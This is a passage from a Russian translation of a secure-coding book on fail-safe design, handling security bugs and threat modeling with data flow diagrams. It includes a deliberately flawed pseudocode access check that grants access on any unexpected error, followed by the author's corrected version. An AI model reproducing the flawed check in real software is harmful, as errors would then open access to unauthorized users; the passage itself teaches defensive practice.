Внимание! Прочитав следующую главу, вы поймете, что, кроме прочего, декомпозиция приложения на ключевые компоненты позволяет разделить источники данных на доверенные и ненадежные. Будьте очень осторожны при передаче данных из ненадежного источника в доверенный процесс, И не говорите потом, что я вас не предупреждал!

Разработайте план действий на случай сбоев и отказов

Как я уже говорил, все ломается. Механическое оборудование подвержено износу, а программное и аппаратное обеспечение может содержать «жучки» (bugs). Ошибки происходят часто, и надо быть к ним готовыми. Разработайте план на случай нарушения защиты. Как быть, если взломали брандмауэр? Что делать, если изуродовали Web-сайт? Или скомпрометировали приложение? «Этого никогда не может быть, потому что не может быть», — не ответ. Ситуация сродни разработке плана эвакуации при пожаре: хочется надеяться, что план никогда не пригодится, но если он есть, шансов остаться живым существенно больше,

Совет В этом мире несколько неизбежных вещей: смерть, налоги и сбои компьютерных систем. К ним следует быть готовыми.

Предусмотрите безопасный сбой

Итак, что делать, когда система все-таки «упала»? Ошибка может перевести систему в один их двух режимов; защищенный и незащищенный. В первом случае приложение не раскрывает секретные данные, не позволяет их изменить или восполь-

зоваться ошибкой для каких бы то ни было других вредоносных действий с ними. В незащищенном режиме приложение может раскрывать конфиденциальные сведения или допускать «порчу» секретных данных (или что еще похуже). Нас интересует последний случай — зная, как «уронить» вашу программу, нападающий обойдет механизмы защиты, поскольку «рухнувшее» приложение не обеспечивает защиты.

Кроме того, при возникновении ошибки не предоставляйте слишком много информации о ее причине. Пользователю хватит минимума данных, чтобы он понял, что запрос вернул ошибку, детали же стоит зарегистрировать в защищенном журнале, например в журнале событий Windows.

Чтобы понять суть «небезопасного» сбоя, посмотрите этот псевдокод и попытайтесь найти в нем подвох.

```
DWORD dwRet = IsAccessAllowed(...);
if (dwRet == ERROR_ACCESS_DENIED) {
    // Проверку безопасности пройти не удалось.
    // Информируем пользователя о запрещении доступа.
} else {
    // Проверка безопасности прошла успешно.
    // Выполняем запрошенную задачу.
}
```

На первый взгляд все прекрасно, но что, если произойдет ошибка в функции *IsAccessAllowed*? Например, когда во время работы функции закончится свободная память или описатели объектов? Пользователь успешно получит доступ, если функция вернет что-то вроде *ERROR_NOT_ENOUGH_MEMORY*.

Код следует переписать так:

```
DWORD dwRet = IsAccessAllowed(...);
if (dwRet == NO_ERROR) {
    // Проверка безопасности прошла успешно,
    // Выполняем запрошенную задачу.
} else {
    // Проверку безопасности пройти не удалось.
    // Информируем пользователя о запрещении доступа.
}
```

Теперь в случае ошибки при вызове *IsAccessAllowed* пользователю никак не удастся получить доступ к выполнению привилегированной задачи,

Другой пример — список правил доступа на брандмауэре. Пакет, не удовлетворяющий определенному набору правил, не должен пройти, то есть его отбрасывают. В противном случае будьте уверены, что найдется лазейка, которая позволит пропихнуть через брандмауэр вредоносный пакет (или целую армию таких «сюрпризов»). Задача администратора — сконфигурировать брандмауэр так. чтобы тот пропускал только пакеты определенных, допустимых типов, а все остальные надежно блокировал.

Другой сценарий детально описан в главе 10. Речь идет о фильтрации введенных пользователем данных с целью поиска потенциально опасной информации и немедленному отбрасыванию данных при наличии в них опасных символов. Потенциальная угроза безопасности существует, если нападающему удастся «под-

сунуть» вашей программе данные, которые фильтр не перехватывает. Так что вам следует четко определить, что разрешается принимать, а все остальное безоговорочно отвергать.

Примечание Есть замечательная публикация Джерома Зальтцера (Jerome Saltzer) и Майкла Шредера (Michael Schroeder) о безопасных сбоях — «The Protection of Information in Computer Systems» (Защита информации в компьютерных системах) (*web.mit.edu/Saltzer/www/publications/protection*).

Совет Запомните золотое правило безопасного сбоя: запрещать все по умолчанию, а разрешать только то, что соответствует всем условиям,

Помните, что возможности подсистемы безопасности — это не то же самое, что безопасные возможности системы

В презентациях для разработчиков по поводу безопасного проектирования и кодирования я всегда размещаю на втором или третьем слайде такой пункт:

Функции безопасности != Безопасные функции

Это стало в некотором роде заклинанием в команде Secure Windows Initiative. Оно позволяет нам не забыть, что простое сбрызгивание приложения «живой водой» безопасности не защитит его. Чтобы гарантировать защиту от атак, мы должны быть уверены в том, что включаем корректные функции и адекватно их используем. Нет никакого смысла применять протокол SSL (Secure Socket Layer) или TLS (Transport Layer Security), если вы защищаете не поток данных между клиентом и сервером. (К слову, один из лучших способов гарантировать применение адекватных функций — моделирование опасностей, но об этом — в следующей главе),

Другая причина, по которой функции безопасности не обязательно выливаются в безопасное приложение, — эти функции часто создают люди, профессионально занимающиеся безопасностью. А их не особо интересует расширение возможностей самого приложения. (Это не значит, что ПО для защиты не содержит ошибок, но вероятность этого все же выше).

Короче, положитесь на моделирование опасностей в вопросах выбора подходящих в конкретной ситуации методов защиты.

Не стройте систему защиты на ограничении информации о приложении

Всегда предполагайте, что нападающий знает ровно столько же, сколько вы, в том числе знаком со всеми исходными кодами и проектной документацией. Даже если это не так, при желании взломщику ничего не стоит раскопать информацию, не лежащую на поверхности. Некоторые способы получения подобных сведений описаны и в этой книге. Сокрытие определенной информации годится в качестве одного из средств защиты, по только не единственного средства обеспечения безопасности. Иначе говоря, неразглашение можно считать малой частью стратегии «защиты на всех уровнях».

Разделяйте код и данные

Смешивание кода и данных — старая проблема, возникшая с выходом версии 2.0 пакета Lotus 1-2-3 в 1985 г. Это приложение для работы с электронными таблицами пользовалось бешеной популярностью в конце 80-х и начале 90-х; от аналогов его отличала возможность выполнения пользовательских макросов. Спрос рождает предложение: разработчики делали огромные деньги на написании и продаже макросов. С тех пор многое изменилось. Тем не менее данные — это данные, и если в них добавлять исполняемый код, они становятся опасными. Взять хотя бы многочисленные проблемы с вирусами, которые распространяются по электронной почте за счет того, что сообщения содержат не только данные (собственно сообщение), но и код (в виде сценариев и вложений). Или проблемы с защитой в Web-страницах, такие как *подмена параметров в URL-адресах с использованием сценариев* (cross-site scripting), возникающие из-за совмещения HTML и JavaScript. Не поймите меня превратно, слияние кода и данных — исключительно мощная возможность, но на деле она часто ослабляет защиту.

Если в вашем приложении предусматривается смешение кода и данных, мы рекомендуем по умолчанию запрещать выполнение кода и предоставить пользователю самостоятельно определять политику, Именно так сделано в Microsoft Office XP. По умолчанию никакие макросы не выполняются — решение об их запуске принимает пользователь.

Корректно исправляйте ошибки в защите

Обнаружив связанную с безопасностью ошибку или архитектурный просчет, устраните его и поищите подобные бреши в других частях приложения — вы обязательно их найдете. Ошибки в защите, как тараканы: можно поймать на кухне и уничтожить пару-тройку. Но проблема в том, что их целый клан: братья, сестры, дети, кузины, племянники, племянницы и т. д. Короче, где один таракан, там их целое полчище. К сожалению, это справедливо и для брешей в защите — программист регулярно повторяет одни и те же ошибки.

Совет Обнаружив ошибку защиты или архитектурный просчет, устраните его и немедленно проверьте остальные части приложения — вы наверняка найдете аналогичные дефекты,

И еще: обнаружив «шаблонную», повторяющуюся раз за разом ошибку, позаботьтесь о том, чтобы искоренить их как класс, не ограничивайтесь полумерами.

Внося исправления, не делайте из ошибок секрета — сообщайте о них открыто. Если вы исправили три, а не одну ошибку, которую обнаружил исследователь системы, так и скажите! На мой взгляд, это свидетельствует о вашей внимательности и тщании в борьбе за безопасность. Сокрытие ошибок безопасности — одна из причин возникновения теорий заговора! Они учат нас осторожности — не сообщайте слишком много деталей, чтобы нападающий не смог атаковать еще не «залатанные» (patched) системы. Моя любимая цитата по этому поводу:

Утаите проблему, и мир будет предполагать худшее.


Марк Валерий Марциал,
римский поэт (40—104 годы н. э.)

Обнаружив ошибку в защите, старайтесь исправить ее радикально, максимально близко к «корню зла». Например, если ошибка в функции *ProcessData*, внесите исправления в нее или как можно ближе к ней. Не исправляйте код, который вызывает эту функцию. Если хакер сумеет «обмануть» систему и вызвать *ProcessData* напрямую или обойти изменения, внесенные вами в код, система окажется беззащитной.

И наконец, если брешь в защите существует из-за какой-либо фундаментальной проблемы, рубите ее на корню. Не лепите «заплатки» — со временем они превратятся в снежный ком, так как часто приводят к регрессионным ошибкам. Как говорится, «лечите болезнь, а не симптомы».

Резюме

Мы изложили основные современные принципы разработки ПО. По опыту могу сказать, что их несложно реализовать, но выигрыш при этом получается огромный. Внедрять их следует как можно быстрее. Если не знаете, с чего начать, начните с принципа «безопасные параметры по умолчанию», поскольку это резко сокращает количество возможностей для атак (и плавно ведет вас «за руку» к принципам «защита на всех уровнях» и «использование минимальных привилегий»). На втором месте принцип «извлечение уроков из ошибок». В этом нет ничего зазорного — все мы люди и способны ошибаться, но только не надо повторять свои ошибки!



ГЛАВА

4

Моделирование опасностей

Внимание! Невозможно создать надежную систему, не понимая, какие опасности ей угрожают. Запомните эту азбучную истину.

Печально, но факт — многие приложения проектируются в спешке, и в жертву в первую очередь приносится безопасность. Один из методов упорядочения проектирования прикладных программ заключается в создании *модели опасностей* (threat model), грозящих системе. Необходимо тщательно проанализировать защиту продукта, чтобы определить источники наибольшей угрозы его безопасности и внешние проявления атак, то есть установить, каким опасностям и как должна противостоять система. Суть моделирования — описать защиту приложения определенным формальным способом. Обычно очень много говорят об опасности и атаках, но практически ничего — об их моделировании. По собственному опыту знаю, что разработчики, моделирующие опасности, лучше понимают слабые места своих продуктов и применяют адекватные меры по предотвращению опасностей, а значит, создают более защищенные системы,

По завершении кампании Windows Security Push в феврале — марте 2002 года, отвечая на вопрос журналиста о самом полезном навыке, которое за это время приобрели разработчики, тестировщики и архитекторы приложений, я без колебаний ответил, что разработчиков мы научили отслеживать путь каждого байта данных в программе и анализировать даже самые невероятные способы обращения с данными, тестировщиков — выявлять возможности мутации данных (подробнее — в главе 9), а проектировщиков — анализировать опасности. По сути, Windows Security Push (и другие аналогичные кампании в Microsoft) позволили нам сделать вывод, что, с точки зрения безопасности, моделирование опасностей — самая важная составляющая проектирования приложений.

Моделирование опасностей как средство проектирования защищенных приложений

Главная причина, вынуждающая заниматься моделированием опасностей, в том, что невозможно создать по-настоящему защищенную систему, не выяснив, что именно ей грозит, и не сделав все для снижения общей уязвимости приложения. Моделирование опасностей — простой и временами захватывающий процесс, но чтобы получить отдачу, вам придется попотеть. Ленивый проектировщик может даже указать моделирование в качестве раздела, относящегося к безопасности!

При этом очевидны и другие плюсы.

- Моделирование позволяет лучше разобраться в приложении. Это ясно. Тщательно, шаг за шагом изучая приложение, вы волей-неволей в деталях изучите, как оно работает! Во время совещаний по моделированию опасностей мне несмеянное число раз приходилось слышать от авторов программы возглас удивления: «Вот, оказывается, как оно работает!»
- Моделирование помогает находить ошибки в программе. Я взял за правило, в какой бы команде я ни работал, заносить информацию об обнаруженных в программе ошибках в базу данных, и со временем в списке возможных значений поля «Как обнаружено» появлялось новое — «Моделирование опасностей». И это естественно. Конечно, ошибки обнаруживаются при анализе кода и тестировании приложения. Придирчивое изучение архитектуры приложения также позволяет кое-что выяснить. Но на поверку оказывается, что примерно половина всех ошибок «всплывает» в процессе анализа опасностей, а вторая половина — во время тестирования и анализа кода.

Внимание! Если вы никогда до этого не анализировали опасности, которые грозят системе, то наверняка в защите есть такие бреши, о которых вы даже не подозреваете!

- Обнаруживаются сложные ошибки проектирования, которые практически не удается выявить другими способами. Анализ опасностей — лучшее средство выявить незначительные бреши защиты на различных уровнях, а когда их много, последствия могут оказаться катастрофическими.
- Модели опасностей помогают новым сотрудникам детально разобраться в приложении. Любому требуется время, чтобы «включиться в процесс», а исследование программы способствует быстрому обучению,
- О моделях опасностей следует уведомлять разработчиков продукта, «завязанных» на вашем приложении. По крайней мере дважды на моей памяти возникала ситуация, когда разработчики программы В, которая зависела от программы А, безуспешно боролись с дырявой защитой В, ошибочно предполагая, что в А брешей нет. Все прояснилось только после анализа опасностей, грозящих программе А. Подумайте, может, и вам стоит внести в свою модель раздел, в котором будут перечислены опасности, влияющие на другие продукты, — тогда разработчикам последних не придется строить громоздкие модели.
- Модели опасностей полезны и тестировщикам: проверка ПО на основе модели опасностей поможет разработать новые средства тестирования. Модели

опасностей полезны при организации хорошо продуманного плана тестирования защиты — об этом я расскажу в главе 19.

Анализ опасностей требует значительных усилий, тем не менее этому этапу следует уделить достаточно времени. Сейчас устранение бреши в защите обойдется дешевле, чем во время программирования. Не забудьте следить за актуальностью модели: вовремя добавляйте в нее новые опасности и способы борьбы с ними.

Вот как выглядит процесс моделирования опасностей:

1. создание группы моделирования опасностей;
2. разложение приложения на составляющие;
3. определение опасностей, грозящих системе:
4. упорядочение опасностей в порядке убывания степени их серьезности:
5. определение методов реагирования на опасности;
6. выбор методов борьбы с опасностями;
7. отбор технологий для выбранных методов борьбы с опасностями.

Эту последовательность придется повторить несколько раз (рис. 4-1) — будь вы хоть семи пядей во лбу: выявить все «тонкие места» за один проход не удастся. К тому же со временем происходят изменения, возникают новые проблемы, меняется ситуация в отрасли и технике и в системах отыскиваются новые слабые места,




Рис. 4-1. *Процесс моделирования опасностей*

Рассмотрим каждый этап этого процесса по отдельности.

Создание группы моделирования опасностей

На первом этапе участники проекта собираются для выполнения предварительного анализа опасностей. Группу должен возглавить самый компетентный в вопросах безопасности человек. «Компетентность» подразумевает умение находить в приложении или его проекте возможные направления атаки системы. Участники группы могут даже не разбираться в коде, но они должны знать, как ранее взламывались подобные приложения. Именно это важно, потому что моделирование

опасностей приносит больше пользы, если его выполняют люди, разбирающиеся в методах атак.

Позаботьтесь, чтобы на встрече присутствовало по крайней мере по одному представителю от каждой подгруппы, в том числе от проектировщиков, программистов, тестировщиков и технических писателей. Чем разнороднее группа, тем шире охват. Если в компании работают знатоки в области безопасности, но они не участвуют в проекте, пригласите их тоже — свежий взгляд и новые вопросы о работе приложения часто приводят к интересным открытиям. Впрочем, не переборщите: если в группе окажется больше десяти человек, работой будет трудно управлять и совещание может закончиться безрезультатно. Думаю, полезно позвать и представителя отдела маркетинга или продаж — не только чтобы выслушать его мнение, но и чтобы он узнал о новых возможностях. К тому же с отделом продаж стоит дружить, тогда его сотрудники будут со знанием дела рассказывать клиентам о том, как компания печется о защите создаваемого ПО. (Присутствие представителей этих отделов на каждом совещании необязательно, зато у вас всегда будет что сказать в ответ на обвинения, что их игнорируют!)

До начала работы обратите внимание собравшихся на то, что задача не в решении проблем, а в выявлении компонентов системы и путей их взаимодействия, а конечный итог мероприятия — обнаружение как можно большего числа опасностей, грозящих системе. Изменения в проекте и в коде стоит рассматривать и вносить на следующих встречах. Однако обсуждения методов противодействия и предотвращения опасностей не избежать — просто не позволяйте «горячим головам» слишком углубляться в детали или, как мы говорим в Microsoft, «уходить в сторону».

Для первой встречи достаточно обычной доски, информацию с которой позже стоит перевести в электронный вид для дальнейшего анализа и повторного просмотра.

Внимание! Не пытайтесь во время таких встреч предлагать решения и устранять проблемы. Их цель — лишь поиск опасностей, но никак не устранение. Мой опыт показывает, что на первых «сборах» дело часто не доходит даже до поиска опасностей, не говоря уже о методах борьбы с ними!

Разложение программы на составляющие

После выхода первого издания этой книги многие серьезно занялись моделированием опасностей, и стала очевидна необходимость более структурированного подхода, чем простая попытка с ходу перечислить опасности, грозящие системе. Так могут действовать только высоко квалифицированные специалисты или те, кто прекрасно понимают порядок действий хакеров. Не поймите меня превратно: представление о том, как проявляют себя слабые места в системе и как действуют хакеры, очень важно, но ведь не все мы специалисты в области безопасности. Да и вообще, при попытке выявить все проблемы «наскоком», многие бреши остаются незамеченными.

Прежде чем подробно описать формализованный процесс моделирования опасностей, коротко расскажу об истории его создания. Мы, небольшая группа сотрудников Microsoft, собрались в ноябре 2001 г., чтобы обсудить, как структу-

рировать моделирование опасностей. Благодаря помощи специалистов по моделированию приложений, пришли к выводу, что стоит строить диаграммы потоков данных, а также другие диаграммы. Мы утвердились в этом мнении в начале 2002 г., когда Microsoft привлекла компанию @stake (*http://www.atstake.com*) специализирующуюся на компьютерной безопасности, для анализа безопасности технологий, применяющихся в продуктах Microsoft. В моделях, предложенных @stake, диаграммы потоков данных составляют важную часть процесса разложения программы на составляющие, выполняемого до моделирования опасностей.

В это же время разработчики Microsoft SQL Server инициировали крупномасштабную кампанию по безопасности, начав не с анализа кода, а с месячного раунда моделирования опасностей. Как вы догадываетесь, разработчики SQL Server прекрасно разбираются в данных. Как-никак SQL Server — это база данных, и кому как не ее создателям использовать при моделировании приложений *диаграммы потоков данных* (data flow diagrams, DFD). Это упрочило нашу веру в то, что такие методики формальной декомпозиции приложений, как DFD-диаграммы. весьма полезны для моделирования опасностей. Мы применяем чуть модифицированные DFD-диаграммы, добавляя информацию о характере данных и границах областей с различным уровнем безопасности. В конце концов, бреши часто возникают из-за ошибочных предположений о данных, особенно когда данные попадают в доверенную область из недоверенной,

Формальная декомпозиция приложения

Сейчас я расскажу о том, как использовать DFD-диаграммы для разложения ПО на ключевые составляющие перед началом моделирования. Впрочем, я не настаиваю на том, что DFD-диаграммы — единственный метод декомпозиции для анализа опасностей. Некоторые элементы UML (Unified Modeling Language), особенно *диаграммы операций* (activity diagram), отлично подходят для описания процессов и очень похожи на DFD-диаграммы. Тем не менее UML-диаграммы операций в основном описывают потоки управления между процессами, а не потоки данных, как DFD-диаграммы. Эти понятия схожи, но не идентичны.

Примечание Мы не собираемся учить вас создавать DFD-диаграммы или использовать UML. Этому посвящено множество книг — некоторые указаны в библиографическом списке.

Основополагающий принцип DFD-диаграмм таков: приложение или систему можно разбить на подсистемы, а те, в свою очередь, — на более мелкие подсистемы следующего уровня. Подобный итерационный подход делает DFD-диаграммы удобным средством декомпозиции приложений. Прежде всего я познакомлю вас с условными обозначениями на DFD-диаграммах (рис. 4-2).

На первой стадии декомпозиции определяют границы или область действия анализируемой системы, а также границы между доверенными и недоверенными компонентами. На DFD-диаграммах границы приложений определяют на основе высокоуровневого представления контекстов. Если не определить область действия приложения, вы потеряете массу времени на анализ тех опасностей, что находятся за пределами «компетенции» приложения и не имеют к нему никакого отношения. Заметьте: диаграмма контекста содержит один-единственный процесс и обыч-

но не содержит хранилищ данных. Ее можно сравнить с обзором проекта «с высоты птичьего полета»: пользователь и система — и никаких деталей. На следующих стадиях вы перемещаетесь на все более низкие уровни — к диаграммам уровня 0, уровня 1, уровня 2 и т. д. (рис. 4-3).

Рис. 4-2. *Основные условные обозначения на DFD-диаграммах*

Мы не станем теоретизировать по поводу DFD-диаграмм, а объясним все на примере упрощенного Web-приложения для расчета зарплаты.

Совет Все DFD-диаграммы этой главы созданы в шаблоне Data Flow Diagram приложения Microsoft Visio Professional 2002.

На рис. 4-4 показана диаграмма контекстов примера приложения расчета зарплаты.

При определении области действия DFD-диаграммы учитывайте следующие моменты:

- игнорируйте внутреннее устройство приложения. На этом этапе вас не должно интересовать, *как* оно работает, — вы определяете область действия, а не подробности работы приложения;
- выясните, на какие события и запросы должна реагировать система. Например, Web-сервис фондовой биржи получает запросы на получение котировок, содержащие сокращенные обозначения ценных бумаг;
- определите, какой ответ генерирует процесс. Web-сервис фондовой биржи может возвращать время и котировки, а также, при возможности, цену продажи и покупки;




Рис. 4-3. *Основной принцип анализа на основе DFD-диаграмм — спуск по иерархической лестнице от диаграммы контекста к низкоуровневым DFD-диаграммам*

- выявите взаимоотношения источников данных с запросами и откликами. Учтите, что источники данных делятся на постоянные (файлы, реестр, базы данных и т. п.) и временные (данные в кэше);
- определите получателей всех откликов.

Каждый процесс на рис. 4-4 в свою очередь состоит из нескольких более мелких процессов и поэтому также нуждается в декомпозиции. На рис. 4-5 показана диаграмма уровня 1 для нашего приложения.

Рис. 4-4. *DFD-диаграмма контекстов приложения расчета зарплаты*

Создавая DFD-диаграммы, следуйте правилам создания и именования объектов:

- каждому процессу соответствует как минимум один входящий и один исходящий поток данных;
- все потоки данных начинаются и заканчиваются на процессах;
- хранилища данных соединяются с процессами через потоки данных;
- хранилища данных никогда не соединяются друг с другом напрямую — только через процессы;
- названия процессов состоят из глаголов и существительных или фраз на основе глаголов (например: «Обработать символ акции», «Поставить оценку за экзамен», «Создать запись в журнале»);
- названия потоков данных — существительные или фразы на их основе (например: «Биржевая цена», «Экзаменационная оценка», «Результаты аудита событий»);
- названия внешних субъектов — существительные (например: «Биржевой брокер», «Экзаменуемый»);




Рис. 4-5. *DFD-диаграмма уровня 1 приложения расчета зарплаты*

- названия хранилищ данных — существительные (например: «Текущие биржевые данные», «Итоговый результат экзамена», «Журнал аудита»).

Наконец-то мы добрались до момента, когда становится понятно, как устроено приложение. Как правило, для моделирования опасностей достаточно спуститься на два, три или четыре уровня. Я сталкивался с 8-уровневыми DFD-диаграммами, но они создавались для проектирования приложения, а не моделирования опасностей. Достаточным следует считать уровень, на котором начинают проявляться возможные опасности — иначе люди потеряют интерес к моделированию, решив, что следующую пару месяцев им предстоит только строить DFD-диаграммы!

Мне встречались великолепные модели опасностей, представленные исключительно DFD-диаграммами уровня 1,

Внимание! Не впадайте в паралич от объема работы — достаточно дойти до уровня, позволяющего выявить опасности. Паралич от анализа наступает, когда анализ продолжается слишком долго, растягиваясь чуть ли не на весь период реализации проекта.

На рис. 4-6 показано высокоуровневое физическое представление приложения расчета зарплаты со всеми ключевыми компонентами и основными пользователями (или, выражаясь на языке моделирования опасностей, действующих лиц)

